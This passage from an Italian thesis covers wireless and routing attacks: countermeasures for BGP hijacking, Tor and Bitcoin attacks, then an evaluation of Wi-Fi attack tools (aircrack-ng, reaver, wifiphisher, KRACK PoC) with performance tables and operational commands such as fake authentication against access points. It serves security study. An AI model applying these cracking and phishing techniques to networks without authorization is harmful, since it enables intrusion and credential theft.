  Con RPKI i ROA attestano che il prefisso IP può essere annunciato dal particolare ASN. L'infrastruttura RPKI è molto più stabile di IRR, ma il suo utilizzo implica la verifica delle firme per poter validare gli annunci. Un record ROA di RPKI descrive il prefisso, la sua lunghezza massima e l'AS che può annunciarlo. Se un annuncio rispetta i valori contenuti in un almeno un ROA, allora è considerato valido (VALID). Se il prefisso è annunciato da un ASN non autorizzato o è più specifico rispetto alle indicazioni del ROA è considerato invalido (INVALID). Se non si trova un ROA corrispondente viene considerato sconosciuto (UNKNOWN). Lo snapshot del NIST [69] sull'RPKI evidenzia che per la maggior parte delle rotte non c'è un ROA (annuncio sconosciuto) e quelle per le quali c'è sono considerate valide. Inoltre circa il 5% dei prefissi descritti nei record ROA sono rifiutati in quanto considerati invalidi. Un'azienda può proteggere se stessa e i suoi clienti rifiutando le rotte considerate invalide a seguito della validazione contro l'RPKI. Parallelamente, un AS può registrare più record ROA in un RIR a sua scelta e usufruire dei vantaggi di RPKI.

  Alcuni ISP richiedono ai propri clienti di mantenere delle informazioni equivalenti ai record IRR e ai ROA in database interni e scartare traffico e annunci che non rispettano queste informazioni. Data la collocazione dei database, questi non possono essere sfruttati per la validazione a livello globale. Una soluzione più efficace sarebbe far puntare i propri clienti ai record IRR o ROA che l'ISP stesso ha pubblicato.

Il Peer Lock è una tecnica di filtering dell'attributo AS_PATH. Parallelamente al filtering standard, i peer stipulano un accordo scritto. Per questa difesa si assume che un operatore non venda traffico di transito ai propri peer di upstream. Nella sua forma elementare, questa difesa rifiuta qualsiasi prefisso IP ricevuto dai propri client che contengono un ASN di Tier 1 nell'AS_PATH.

Da un recente sondaggio [49] risulta che la maggior parte degli operatori utilizza il filtering come difesa pro-attiva per proteggere i propri prefissi e quelli dei propri clienti da Path Hijacking attack. Inoltre l'operatore conta di rivolgersi agli altri per l'individuazione e la risoluzione del problema. Le fasi di interazione con gli altri operatori aggiungono un importante ritardo al processo di mitigazione dell'attacco. Alcuni operatori minori dichiarano di fare il peering con moltissime reti, che li aiuta a proteggere le proprie reti da eventi di Path Hijacking.

Sempre dallo stesso sondaggio, è emerso che la maggior parte degli operatori usa servizi di individuazione di attacchi di terze parti. Questi servizi monitorano gli annunci dei prefissi IP e avvisano gli operatori quando si verificano dei cambiamenti, che possono essere un annuncio più specifico, un cambiamento nell'AS_PATH, un cambiamento dell'AS di origine o di transito. BGPmon [70] è il servizio maggiormente usato. Dall'altro lato, circa un terzo degli operatori ha sviluppato un proprio meccanismo di individuazione degli attacchi.

Protezione teorica/pratica	pratica
Security Controls	SC-7 BOUNDARY PROTECTION (4)(b) (5) SI-4 INFORMATION SYSTEM MONITORING (2)

5.2.6 Man-in-the-middle attack

Un metodo per individuare un Man-in-the-middle attack è analizzare i nuovi prefissi annunciati che sono più specifici rispetto a quelli già conosciuti. Si esaminano gli AS contenuti nell'AS_PATH e le relazioni commerciali (peer/consumer/transit) che ci sono tra di essi.

Ad esempio preso l'AS_PATH 271 6939 35625 6453 3215 (riportato in Figura 5.1) e considerando i rapporti tra questi AS, potremmo osservare che l'AS3215 che ha originato l'annuncio non ha alcun rapporto diretto (peer o transit) con l'AS6453. Un altro particolare da osservare sarebbe che l'AS35625 riceve la rotta dall'AS6453 e la annuncia all'AS6939 che poi la annuncia ai suoi AS customer. Ciò significa che l'AS35625 fa da transit AS per l'AS6453 e l'AS3215 verso l'AS6936. Considerando le dimensioni dell'AS6453 e dell'AS6939, l'AS35625 non dovrebbe mai essere tra i primi due. Quindi l'annuncio è da considerarsi un indicatore di un Man-in-the-middle attack perché:

- contiene un prefisso IP più specifico;
- l'AS_PATH contiene relazioni non esistenti;
- un AS nell'AS_PATH si trova tra due grossi provider.

Protezione teorica/pratica	teorica
Security Controls	SI-4 INFORMATION SYSTEM MONITORING

5.2.7 Breaking HTTPS attack

Per proteggersi si possono adottare soluzioni di BGP monitoring, applicare il Public Key Pinning extension per HTTP (PKP HTTP) (RFC-7469 [71]), usare specifici plugin del browser e adottare il DNS Authentication of Named Entities (DANE) (RFC-6698 [72]).

Esistono diverse soluzioni di monitoring di prefissi IP. Esempi sono `radar.qurator.net` e `bgpmon.net`.

Col PKP HTTP quando il browser si connette per la prima volta al sito, questo gli indica il periodo durante il quale il certificato rimarrà inalterato. Quindi se il browser rileva che il certificato è cambiato avverte l'utente sulla potenziale situazione di rischio. Questa protezione era stata adottata, ma nell'ultimo periodo è stata rimossa dai principali browser come Chrome.

Parallelamente al PKP HTTP, alcuni plugin del browser possono avvisare l'utente quando il certificato dei siti che visita più spesso è cambiato. Questo meccanismo va però in contrasto con la consueta pratica dei colossi, come Google e Amazon, che cambiano frequentemente il proprio certificato.

DANE è un protocollo che fa il pinning dei certificati di un dominio tramite DNSsec. Da un lato gli amministratori di un dominio specificano le CA che possono generare il certificato per il proprio dominio. Dall'altro l'utente specifica esattamente quale certificato TLS deve essere usato da un'applicazione o da un servizio per connettersi a un dominio. Quindi se un browser che supporta DANE rileva che il sito non sta usando il certificato specificato dagli amministratori o indicato dall'utente, avverte che la connessione non è sicura anche se la catena di certificati risulta verificata. DANE è attualmente usato per proteggere le comunicazioni di protocolli email e instant messaging. È in corso l'adozione per rendere sicuro Voice over IP (VoIP) e altri metodi di comunicazione.

Figura 5.1. AS_PATH di esempio per Man-in-the-middle attack.

Protezione teorica/pratica	pratica
Security Controls	SI-4 INFORMATION SYSTEM MONITORING

5.2.8 RAPTOR attack

L'approccio che punta a mitigare l'analisi di correlazione tramite offuscamento delle dimensioni e delle tempistiche dei pacchetti risulta in generale troppo costoso da adottare.

Per minimizzare il rischio di analisi del traffico a livello di AS, la rete Tor può monitorare le dinamiche dei percorsi tra i client e i guard relay e tra gli exit relay e i server. Queste informazioni possono essere ottenute tramite tool di data-plane (es. `traceroute`) o informazioni di control-plane (es. annunci BGP). Per esempio ogni relay potrebbe pubblicare l'AS_PATH che ha usato per raggiungere i prefissi IP nell'ultimo mese. Questa lista viene distribuita ai client Tor, che la usano insieme ai risultati dei propri `traceroute` per scegliere il guard relay da usare per costruire il circuito. Considerando le dinamiche di routing, i client scelgono i guard relay per i quali l'AS_PATH attraversato non ha alcun AS in comune con quello che l'exit relay usa per raggiungere il server.

Oltre al monitoring del control plane e del data plane del routing, è possibile prevenire l'attacco:

- annunciando i prefissi IP che ospitano relay Tor con prefix length /24: di solito gli AS filtrano gli annunci di prefissi con prefix lenght più lunghi di /24, quindi l'attaccante non sarebbe in grado di realizzare l'attacco;
- scegliendo guard relay più vicini: anche se il prefisso di un relay viene annunciato come /24, un attaccante può sempre annunciare lo stesso prefisso /24 realizzando l'attacco all'interno dell'AS (infatti l'annuncio non viene propagato al resto di Internet). Quindi i client dovrebbero scegliere i guard relay raggiunti con l'AS_PATH più corto. I client potrebbero ottenere queste informazioni attraverso il consensus o utilizzando `traceroute`.
- rendendo più sicuro BGP: sono stati proposti molti protocolli per proteggersi dal Path Hijacking contro BGP, ma la loro adozione risulta ancora lenta.

Protezione teorica/pratica	teorica
Security Controls	SI-4 INFORMATION SYSTEM MONITORING

5.2.9 Partitioning attack

I nodi possono adottare soluzioni multi-homed tramite diversi servizi VPN, in modo che il traffico Bitcoin venga smistato attraverso più AS. Per poter realizzare l'attacco sarebbe necessario individuare gli indirizzi associati al tunnel o disturbare il traffico cifrato tra i nodi. L'attacco diventa più complesso da realizzare. Inoltre i nodi possono stabilire alcune connessioni extra tenendo in considerazione il routing. Quindi dovrebbero analizzare l'output di `traceroute` verso ognuno dei peer e controllare se un AS compare in più di essi. Diversamente possono analizzare gli annunci BGP del proprio AS e scegliere i peer in base all'AS_PATH. In entrambi i casi se lo stesso AS appare in tutti gli AS_PATH devono stabilire connessioni extra.

I nodi possono analizzare il RTT dato che il suo valore aumenta in caso di Man-in-the-middle attack. Anche in questo caso dovrebbero stabilire delle connessioni extra. Inoltre i nodi dovrebbero scegliere i peer ospitati in prefissi /24 dato che possono essere dirottati solo parzialmente. I pool di mining dovrebbero usare gateway che si affacciano in AS diversi, in modo da essere più resistenti all'attacco.

Protezione teorica/pratica	teorica, pratica
Security Controls	SI-4 INFORMATION SYSTEM MONITORING (2) (13)

Capitolo 6

Risultati

Confronto tra i tool di attacco wireless

In questa sezione riporto una serie di tabelle riassuntive su performance e caratteristiche dei tool che ho utilizzato durante l'implementazione degli attacchi wireless.

Ho eseguito il Dictionary attack contro lo stesso four-way handshake WPA2 e ho riportato i risultati in Tabella 6.1. Il tool `aircrack-ng` risulta il migliore in termini di password provate al secondo. Tuttavia se l'attacco fosse indirizzato contro una rete il cui SSID rientra in quelli più diffusi e avessi a disposizione il file di PMK precalcolate (reperibile online), sfruttando `cowpatty` otterrei delle prestazioni di lunga superiori a quelle di `aircrack-ng`.

In Tabella 6.2 evidenzio le similitudini e le differenze del Brute Force attack contro WPS implementato tramite i tool `bully`, `pixie-wps` e `reaver`. La differenza sostanziale è che il tool `pixie-wps` realizza un attacco offline, mentre gli altri due tool realizzano un attacco online e possono sfruttare il precedente tool per eseguire l'attacco offline.

In Tabella 6.3 e in Tabella 6.4 mostro come alcuni tool analizzati (`bessid-ng`, `cowpatty`, `fern-wifi-cracker`, `wpa2 half handshake crack`, `asleap`) siano strettamente dipendenti dal tool `aircrack-ng`. Ne consegue che a ogni aggiornamento consistente di `aircrack-ng`, gli sviluppatori devono adattare i propri tool ai nuovi cambiamenti, adeguamento che non è stato applicato per `ghost-phisher`.

In Tabella 6.5 evidenzio le similitudini e le differenze dei tool (`ghost-phisher`, `hostapd-wpe`, `wifiphisher`) che implementato gli automatic association attack. La differenza sostanziale è che sia `wifiphisher` che `hostapd-wpe` implementano anche il KARMA attack e solo `wifiphisher` implementa il Known Beacons attack.

Valutazione dei tool di attacco wireless

In questa sezione riporto la valutazione dei tool che ho utilizzato nell'implementazione degli attacchi contro le tecnologie wireless.

- Tool: `aircrack-ng`, è una suite di tool per monitorare e testare la sicurezza Wi-Fi.
  Versione: 1.5.2

Tool	*aircrack-ng*	*cowpatty*	*wpa2 half h.s. crack*
Password (pw)	349920	350061	724183
Tempo (s)	135	890.5	2114
Media (pw/s)	2592	393.1	342.6

Tabella 6.1. Performance dei tool per il Dictionary attack.

	bully	*pixie-wps*	*reaver*
messaggi del Registration Protocol necessari	8 (scambio completo)	3 (primi tre)	8 (scambio completo)
tipo attacco	online	offline	online
ordine tentativi di inserimento dei PIN	casuale o sequenziale	un solo tentativo	solo sequenziale
MAC spoofing	implicito	non necessario	esplicito
supporta pixie-wps	sì	-	sì
supporto per segreti DH piccoli	no	-	sì

Tabella 6.2. Brute Force attack contro WPS.

Usabilità: la specifica dei parametri per alcuni tool della suite può essere macchinosa ma l'output è di facile comprensione.

Installazione: la suite è reperibile attraverso il package manager `apt`; richiede la pre-installazione di `rfkill`, `ethtool`, `wireless-tool`, `iw` e delle patch di injection per i driver disponibili su `aircrack-ng.org`; i tool della suite per poter essere eseguiti richiedono privilegi root.

Supporto: gli sviluppatori adottano il metodo del Continuous Integration/Continuous Delivery (CI/CD), secondo cui più volte al giorno viene fatto il merge dei branch di sviluppo e il software viene rilasciato in cicli di sviluppo brevi; l'ultima versione è stata rilasciata a dicembre 2018.

Funzionalità: i tool facenti parte della suite permettono di catturare i frame Wi-Fi, di realizzare DoS attack e replay attack, di avviare AP replica, di verificare le capacità di cattura e di injection delle schede Wi-Fi e di individuare la PSK di WPA/WPA2-Personal.

Limiti:

- La suite di tool offerta da `aircrack-ng` può essere usata anche tramite una virtual machine il cui sistema operativo supporti la suite. Ma solo se ho a disposizione una scheda Wi-Fi esterna, senza la quale il sistema guest non è in grado di accedere a quella interna all'host dato che ogni dispositivo PCI viene virtualizzato. Quindi se non ho a disposizione una scheda Wi-Fi esterna è necessario installare i sistema operativo che supporta la suite direttamente sulla macchina.
- Se nell'impostare l'interfaccia `wlan0` in monitor mode ottengo un messaggio `wlan0 is soft locked` è sufficiente disabilitare l'`Airplane mode`.
- Non tutti i chipset e driver Wi-Fi supportano il monitor mode. Ad esempio, non è stato possibile utilizzare la suite su Raspberry Pi 3 Model B, dato che il chipset Broadcom BCM2837 non dispone di driver open source per le funzionalità di monitor mode e packet injection. Per altri chipset Wi-Fi è possibile applicare le patch disponibili con nexmon [73], che consente di abilitare il monitor mode ed eseguire la packet injection.
- Il tool `airmon-ng` potrebbe impostare la scheda in monitor mode da `wlan0` a `wlan0mon` ma non completare il processo inverso per riportarla in managed mode. In questi casi eseguo i seguenti comandi:

	aircrack-ng	*besside-ng*	*cowpatty*
protocollo obiettivo	WPA-PSK	WPA-PSK	WPA-PSK
settare il monitor mode	airmon-ng	sfrutta aircrack-ng	delegato ad aircrack-ng
catturare l'handshake	airodump-ng	sfrutta aircrack-ng	delegato ad aircrack-ng
deautenticare un client	aireplay-ng	sfrutta aircrack-ng	delegato ad aircrack-ng
spezzare la PSK	aircrack-ng	sfrutta aircrack-ng	cowpatty

Tabella 6.3. Dipendenze di `besside-ng` e `cowpatty`.

	fern-wifi-cracker	*wpa2 half handshake crack*	*asleap*
protocollo obiettivo	WPA-PSK	WPA-PSK	MS-CHAPv2
settare il monitor mode	sfrutta aircrack-ng	delegato ad aircrack-ng	delegato ad aircrack-ng
catturare l'handshake	sfrutta aircrack-ng	delegato ad aircrack-ng	delegato a hostapd-wpe
deautenticare un client	sfrutta aircrack-ng	delegato ad aircrack-ng	delegato ad aircrack-ng
spezzare la PSK	sfrutta aircrack-ng	wpa2 half handshake crack	asleap

Tabella 6.4. Dipendenze di `fern-wifi-cracker`, `wpa2 half handshake crack` e `asleap`.

```
# iw dev wlan0mon del
# iw phy phy0 interface add wlan0 type managed
```

– Alcuni tool richiedono in input file con estensioni diverse rispetto a quelle prodotte da `airodump-ng` (.cap, .csv, .kismet.csv, .kismet.netxml). Ad esempio per convertire un file .cap in .pcap lancio il comando:

```
$ editcap -F pcap <S> <D>
```

S = file sorgente .cap

D = file destinazione .pcap

– A differenza di `cowpatty`, `aircrack-ng` non può velocizzare il Dictionary attack sfruttando un file di PMK precalcolate.

– Il tool `airodump-ng` potrebbe non essere in grado di catturare l'handshake. Bisogna rispettare i seguenti vincoli:

  * è necessario che l'interfaccia sia sullo stesso canale dell'AP. Imposto questo vincolo specificando `-c C`, con C = canale dell'AP;
  * è necessario che il network manager sia stato arrestato per evitare che il canale venga cambiato durante l'attacco. Inoltre qualsiasi altro programma/processo che possa interferire con la cattura deve essere arrestato. Quindi eseguo il comando `# airmon-ng check kill`;
  * devo essere sufficientemente vicino all'AP e al client in modo da inviare e ricevere tutti i frame necessari all'attacco. Dall'altra parte, se sono troppo vicino, i frame ricevuti possono essere corrotti e quindi vengono scartati;
  * l'interfaccia in monitor mode deve essere nella stessa modalità 802.11 del client e dell'AP. Se ad esempio l'interfaccia è in modalità 802.11b mentre il client e l'AP sono in modalità 802.11g, non è possibile catturare l'handshake. Per alcuni driver è possibile specificare la modalità. Per verificare se l'interfaccia wireless supporta più modulazioni lancio il comando `$ iwlist wlan0 modulation`. In caso positivo posso impostare la modulazione 802.11g col comando `# iwconfig wlan0 modu 11g`;
  * devo utilizzare i driver specificati nella wiki di `aircrack-ng`, diversamente ci possono essere problemi sulla cattura dei pacchetti;

	ghost-phisher	*hostapd-wpe*	*wifiphisher*
protocollo obiettivo	WPA-PSK	WPA-Enterprise	WPA-PSK credenziali di un social network
automatic association attack supportati	Evil Twin attack	Evil Twin attack KARMA attack	Evil Twin attack KARMA attack Known Beacons attack

Tabella 6.5. Implementazioni di Evil Twin attack.

    * se eseguo l'attacco secondo l'approccio attivo, è meglio inviare il numero minimo di frame per far deautenticare il client, di norma ne basta uno. Se ne invio un numero eccessivo potrei impedire al client di riconnettersi e quindi di generare il four-way handshake. È meglio attaccare un client per volta, evitando traffico broadcast.

- Tool: `besside-ng`

  Versione: 1.5.2

  Usabilità: la specifica dei parametri può essere leggermente macchinosa ma l'output è chiaro.

  Installazione: il tool è incluso in `aircrack`; per poter essere usato richiede privilegi root.

  Supporto: l'ultima versione è stata rilasciata a dicembre 2018.

  Funzionalità: applicando l'approccio attivo forza la deautenticazione dei client connessi agli AP e automatizza la cattura di four-way handshake per ogni rete raggiungibile; gli handshake catturati vengono memorizzati nel file `wpa.cap`.

  Limiti:

  – il tool è basato su `aircrack-ng`, quindi ne eredita i limiti.

  – al lancio del tool potrei ottenere il messaggio di errore `Network is down`, causato dal fatto che il network manager di Kali quando è attivo ostacola l'abilitazione del monitor mode sull'interfaccia Wi-Fi. Per terminare il network manager lancio il comando `# airmon-ng check kill`.

- Tool: `bully`, è una delle ultime implementazioni del Brute Force attack contro WPS; rispetto a `reaver` richiede meno dipendenze, ha performance di memoria e di CPU migliori e un insieme di opzioni più robuste; ha introdotto una serie di miglioramenti nell'individuazione e nella gestione di scenari anomali.

  Versione: 1.1

  Usabilità: la specifica dei parametri può essere leggermente macchinosa ma l'output è abbastanza chiaro; per avere maggiori dettagli è sufficiente specificare l'opzione `-v 4`.

  Installazione: il tool è reperibile attraverso il package manager `apt`; richiede la pre-installazione di `python`, `aircrack-ng` e `pixie-wps`.

  Supporto: l'ultima versione è stata rilasciata a marzo 2017.

  Funzionalità: permette l'introduzione di ritardi durante il Registration Protocol per evitare di far entrare l'AP nello stato di Locked; oltre all'implementazione del Brute Force attack online supporta quello offline, basandosi su `pixie-wps`.

  Limiti:

  – il tool potrebbe non riconoscere un'associazione avvenuta con successo e quindi rilevare erroneamente un timeout dopo la richiesta di autenticazione (`[+] Rx( M1 ) = 'Timeout' Next pin '46819185'`); in questo caso posso associare la mia macchina all'AP lanciando il seguente comando:

    ```
    # aireplay-ng --fakeauth 0 -a <A> -e <E> -h <H> wlan0mon
    ```

    A = indirizzo MAC dell'AP

    E = ESSID dell'AP

    H = indirizzo MAC sorgente dell'interfaccia Wi-Fi

    Se dopo aver lanciato questo comando, `bully` continua a rilevare il timeout allora potrei essere fisicamente troppo lontano dall'AP, il canale potrebbe essere congestionato oppure l'AP potrebbe applicare il MAC filtering.

  – se sull'AP sono stati installati gli aggiornamenti di protezione contro il Brute Force attack online, `bully` viene bloccato dopo un numero definito di tentativi errati di inserimento del PIN.

- Tool: `fern-wifi-cracker`

  Versione: 2.8

  Usabilità: l'interfaccia grafica è di facile fruizione. Durante l'attacco, la barra di avanzamento dà un'idea di quante password del dizionario fornito sono state provate.

  Installazione: il tool è reperibile attraverso il package manager `apt`; richiede la pre-installazione di `python`, `python-scapy`, `macchanger`, `aircrack-ng` e `reaver`. Per poter essere usato richiede privilegi root.

  Supporto: l'ultima versione è stata rilasciata ad aprile 2019.

  Funzionalità: esegue lo scan degli AP raggiungibili, tramite l'interfaccia grafica permette di selezionarne uno in particolare e di eseguire un Dictionary attack contro la PSK di WPA/WPA2 oppure un Brute Force attack online contro WPS.

  Limiti:

  – Se all'avvio del tool ottengo dei messaggi di warning in output e l'interfaccia grafica non si avvia, lancio il seguente comando: `# QT_X11_NO_MITSHM=1 fern-wifi-cracker`, come suggerito in un issue pubblicato nel progetto Fern su github;

  – il tool non rileva adeguatamente se gli AP hanno WPS abilitato. Ho verificato tramite `wash` che l'AP in esame avesse WPS abilitato ma `fern-wifi-cracker` non è stato in grado di rilevarlo e ha riportato che WPS non era supportato o non era abilitato sull'AP. Analizzando il codice in `core/wps.py` nel metodo `_scan_WPS_Devices_Worker` ho notato che al comando `wash` viene passato il parametro `-C` che non risulta attualmente supportato (`wash` versione 1.6.5). Rimuovendo tale parametro dal comando e rilanciando `fern-wifi-cracker` ottengo il messaggio di errore `[X] ERROR: pcap_activate status -9, couldn't get pcap handle, exiting`; risulta dal commento ad un issue su github che la terminazione di un processo abbia chiuso il descrittore pcap mentre un altro processo stava scrivendo su di esso. Per cercare di risolvere tale problema ho seguito il commento su un altro issue su github, in cui si consiglia di ricompilare i sorgenti, ma il risultato non cambia.

  – il tool è basato su `aircrack-ng`, quindi ne eredita i limiti.

  – dopo la terminazione del tool l'interfaccia Wi-Fi resta in monitor mode. Sarebbe opportuno che tornasse nello stato in cui era prima dell'attacco.

- Tool: `halfhandshake-crack`, dimostra che non è necessario che l'AP sia presente quando si vuole applicare il Dictionary attack contro la PSK di WPA/WPA2-Personal.

  Versione: PoC

  Usabilità: la specifica dei parametri può essere leggermente macchinosa ma l'output è chiaro.

  Installazione: il tool è reperibile dal suo repository pubblico su `github.com`; richiede la pre-installazione di `python`, `pypcapfile` e `pbkdf2_ctypes`.

  Supporto: l'ultima versione è stata rilasciata a gennaio 2015.

  Funzionalità: basandosi sui primi due messaggi del four-way handshake risale alla PSK tramite un Dictionary attack.

  Limiti:

  – se il tool esaurisce le parole del dizionario non termina correttamente, quindi è necessario individuare il `PID` del processo con `# ps aux | grep halfHandshake.py` e terminarlo utilizzando il seguente comando `# kill -9 <PID>`;

  – lo script analizza i byte all'offset `[32:34]` di ogni messaggio per individuare il primo e il secondo, tuttavia l'offset per individuare il messaggio M1 è diverso (`[30:32]`). Infatti nei messaggi M1 i byte `[32:34]` contengono sempre i valori `0x88` e `0x8e`, che indicano che l'autenticazione è basata su 802.1x. Ho modificato gli offset per far individuare il messaggio M1 e il tool ha avviato correttamente il Dictionary attack sulla base dei primi due messaggi;

  - se utilizzo `airbase-ng` per catturare i primi due messaggi del four-way handshake, anche se ottengo in output l'indicazione dell'associazione tra vittima e AP replica non è detto che abbia anche ricevuto il secondo messaggio (M2). Per essere sicuro di avere entrambe i messaggi, conviene utilizzare, contemporaneamente a `airbase-ng`, `wireshark` e filtrare col parametro `eapol`, in modo da fermare l'AP replica solo quando vedo i messaggi M1 e M2 dell'handshake.

- Tool: `hostapd-wpe`, sostituisce FreeRADIUS-WPE che non è più mantenuto. Ho provato l'attacco che il tool implementa contro la rete "eduroam" (PEAP/MSCHAPv2).

  Versione: 2.8

  Usabilità: la definizione dei parametri è semplificata tramite l'uso del file di configurazione `/etc/hostapd-wpe/hostapd-wpe.conf`; l'output è ben strutturato e comprensibile.

  Installazione: il tool è reperibile attraverso il package manager `apt`; richiede la pre-installazione di `libc6` e `libssl`; per poter essere usato richiede privilegi root.

  Supporto: l'ultima versione è stata rilasciata ad aprile 2019.

  Funzionalità: implementa l'Impersonation attack tra il supplicant e l'authenticator, al fine di ottenere la risposta generata a partire dalla sfida inviata. I tipi EAP supportati sono: EAP-FAST/MSCHAPv2, PEAP/MSCHAPv2, EAP-TTLS/MSCHAPv2, EAP-TTLS/MSCHAP, EAP-TTLS/CHAP, EAP-TTLS/PAP.

  Limiti:

  - secondo l'approccio passivo durante l'attacco la scheda Wi-Fi è in AP mode, quindi non posso usarla per assumere l'approccio attivo inviando deauthentication frame ai client connessi. Per fare ciò ho bisogno di una seconda scheda Wi-Fi che supporti il monitor mode e la packet injection.

- Tool: `krackattacks-poc-zerokey`

  Versione: PoC

  Usabilità: la specifica dei parametri può essere leggermente macchinosa ma l'output è molto chiaro, anche se eccessivamente prolisso.

  Installazione: il tool è reperibile dal suo repository pubblico su `github.com`; richiede la pre-installazione di `python`; prima di poterlo utilizzare bisogna compilare `hostapd`, i cui sorgenti sono già presenti nel repository.

  Supporto: l'ultima versione è stata rilasciata a gennaio 2018.

  Funzionalità: realizza il KRACK attack costringendo il client `wpa_supplicant` 2.4 a reinstallare la chiave di cifratura con valore `0`, permettendo all'attaccante di decifrare il traffico che scambia con l'AP.

  Limiti:

  - se l'ambiente in cui si svolge l'attacco presenta troppe interferenze, il tool non è in grado di individuare i beacon frame della rete da replicare perché analizza i frame ricevuti su ogni canale per un lasso di tempo troppo breve; sarebbe opportuno introdurre un opzione per poter prolungare il periodo di sniffing su ogni singolo canale;
  - durante l'attacco partendo dall'interfaccia in AP mode (es. `wlan0`) e dall'interfaccia in monitor mode (es. `wlan1mon`), il tool crea altre due interfacce (`wlan0mon` e `wlan1monsta1`) che però non rimuove quando l'attacco termina; per rimuovere l'interfaccia `I` lancio il comando `# iw dev <I> del`;
  - terminato l'attacco fermo lo script `./krackattack/enable_internet_forwarding.sh`, che ha abilitato l'IP forwarding e attivato il DNS server; volendo rilanciare lo script ottengo il seguente messaggio d'errore `RTNETLINK answers: File exists`, perché la rotta statica per la rete gestita dall'interfaccia in AP mode è già inserita a seguito dell'esecuzione precedente; elimino la rotta statica lanciando il seguente comando `# route del -net 192.168.100.0 gw 0.0.0.0 netmask 255.255.255.0 dev wlan0`

- Tool: `LANs.py`

  Versione: PoC

  Usabilità: la specifica dei parametri può essere leggermente macchinosa e il formato dell'output è spartano.

  Installazione: il tool è reperibile dal suo repository pubblico su `github.com`; richiede la pre-installazione di `python`, `aircrack-ng` e `nmap`.

  Supporto: l'ultima versione è stata rilasciata a ottobre 2017.

  Funzionalità: Dopo aver individuato gli host attivi fa scegliere la vittima, esegue l'ARP poisoning della sua ARP cache e di quella del gateway; inoltre abilita l'IP forwarding. Mostra i dati più significativi del traffico filtrato in base ai parametri passati ed è in grado di iniettare codice HTML e JavaScript nelle pagine che la vittima visita in HTTP. Terminato l'attacco il tool ripulisce le cache dalle entry iniettate e disattiva l'IP forwarding. Inoltre il tool può applicare il Jamming, sia contro un singolo client che contro tutti quelli connessi all'AP.

  Limiti:

  – il tool è in grado di intercettare ed estrarre i dati dai protocolli: HTTP, FTP, IMAP, POP3 e IRC, ma non può attaccare nessun protocollo che viene usato all'interno di una connessione protetta da TLS (es. HTTPS);
  – il tool non esegue `# airmon-ng check kill` per fermare eventuali processi che potrebbero interferire con il monitor mode, quindi è necessario lanciare il comando manualmente prima di utilizzare lo script;
  – il tool non gestisce il caso in cui l'attivazione del monitor mode non ha successo. In questo caso termina senza alcun messaggio di warning o di errore. Analizzando il codice ho rilevato che il problema è nella regular expression che controlla l'output di `airmon-ng`, la quale è applicabile solo all'output di versioni di `airmon-ng` precedenti alla 1.2. Ho modificato il codice in modo da indicare il nome dell'interfaccia in monitor mode (`wlan0mon`) e il tool ha funzionato correttamente.

- Tool: `mdk3`, sfrutta le debolezze derivanti dall'assenza di protezione dei frame di gestione nell'implementazione degli standard 802.11.

  Versione: 6.0

  Usabilità: la specifica dei parametri può essere leggermente macchinosa e non produce alcun output informativo durante l'esecuzione degli attacchi.

  Installazione: il tool è reperibile attraverso il package manager `apt`; richiede la pre-installazione di `aircrack-ng`.

  Supporto: l'ultima versione è stata rilasciata a luglio 2015.

  Funzionalità: implementa DoS attack contro l'AP e contro i client.

  Limiti:

  – in base alla versione utilizzata e alla modalità di attacco scelta, potrei non ottenere nessun output dal tool, anche se i frame finalizzati all'attacco vengono inviati correttamente. Risulterebbe utile avere un feedback dal tool riguardo l'evoluzione degli attacchi.

- Tool: `reaver`, implementa un Brute Force attack online contro WPS.

  Versione: 1.6.5

  Usabilità: la specifica dei parametri può essere leggermente macchinosa ma l'output è chiaro; per avere un buon livello di dettagli è sufficiente specificare l'opzione `-vvv`

  Installazione: il tool è reperibile attraverso il package manager `apt`; richiede la pre-installazione di `libpcap` e `pixie-wps`.

  Supporto: l'ultima versione è stata rilasciata a maggio 2018.

Funzionalità: prova ogni possibile combinazione per trovare il PIN di 8 cifre; molti produttori usano dei valori di default (es. 12345670, 01230000, 00005678), quindi prima di iniziare l'attacco vero e proprio prova questi PIN; la velocità con cui `reaver` può testarli è completamente limitata dalla velocità con cui l'AP può elaborare le richieste WPS.

Limiti:

- il tool potrebbe non riconoscere un'associazione avvenuta con successo e quindi rilevare erroneamente un timeout dopo la richiesta di autenticazione (`[!] WARNING: Receive timeout occurred`); in questo caso posso associare la mia macchina all'AP lanciando il seguente comando:

  ```
  # aireplay-ng --fakeauth 0 -a <A> -e <E> -h <H> wlan0mon
  ```

  A = indirizzo MAC dell'AP

  E = ESSID dell'AP

  H = indirizzo MAC sorgente dell'interfaccia Wi-Fi

  Se dopo aver lanciato questo comando, `reaver` continua a rilevare il timeout allora potrei essere fisicamente troppo lontano dall'AP, il canale potrebbe essere congestionato oppure l'AP potrebbe applicare il MAC filtering.
- se sull'AP sono stati installati gli aggiornamenti di protezione contro il Brute Force attack online, `reaver` viene bloccato dopo un numero definito di tentativi errati di inserimento del PIN.

- Tool: `wifiphisher`, supporta attacchi di phishing contro reti Wi-Fi per ottenere la PSK di WPA/WPA2, le credenziali di accesso ai social network delle vittime o infettare le vittime con software malevolo.

  Versione: 1.4

  Usabilità: l'interazione tramite i menu di scelta proposti a line di comando facilitano la scelta dell'ESSID da attaccare e dello scenario da adottare durante l'attacco.

  Installazione: il tool è reperibile attraverso il package manager `apt`; richiede la pre-installazione di `python`, `python-scapy`, `dnsmasq-base`, `hostapd` e `iptables`.

  Supporto: l'ultima versione è stata rilasciata a maggio 2018.

  Funzionalità: per quanto riguarda l'attacco contro WPA/WPA2-Personal, a differenza degli altri attacchi che ho analizzato non richiede l'applicazione del Brute Force o Dictionary attack.

  Limiti:

  - l'attacco di phishing ha successo se la vittima ignora gli avvertimenti che il browser e il network manager le forniscono. Nello scenario di Firmware Update ad esempio, il browser della vittima riscontrando che la catena di certificati non è verificata e presenta all'utente tre possibili scelte: "Continue", "Go Back", e "View Certificate". L'attacco può proseguire solo se la vittima sceglie "Continue".

Capitolo 7

Conclusioni

L'obiettivo della tesi è stato l'analisi degli attacchi applicabili contro le tecnologie wireless e contro i protocolli di routing, a cui è seguita l'indicazione delle contromisure da adottare per proteggersi. Nel capitolo delle implementazioni, i passi da eseguire per realizzare ogni attacco costituiscono una buona procedura da adottare per verificare se il sistema informativo sotto esame è vulnerabile o meno. È stato mostrato in che modo fosse possibile sfruttare le vulnerabilità utilizzando i tool open source o le funzionalità built-in del particolare protocollo.

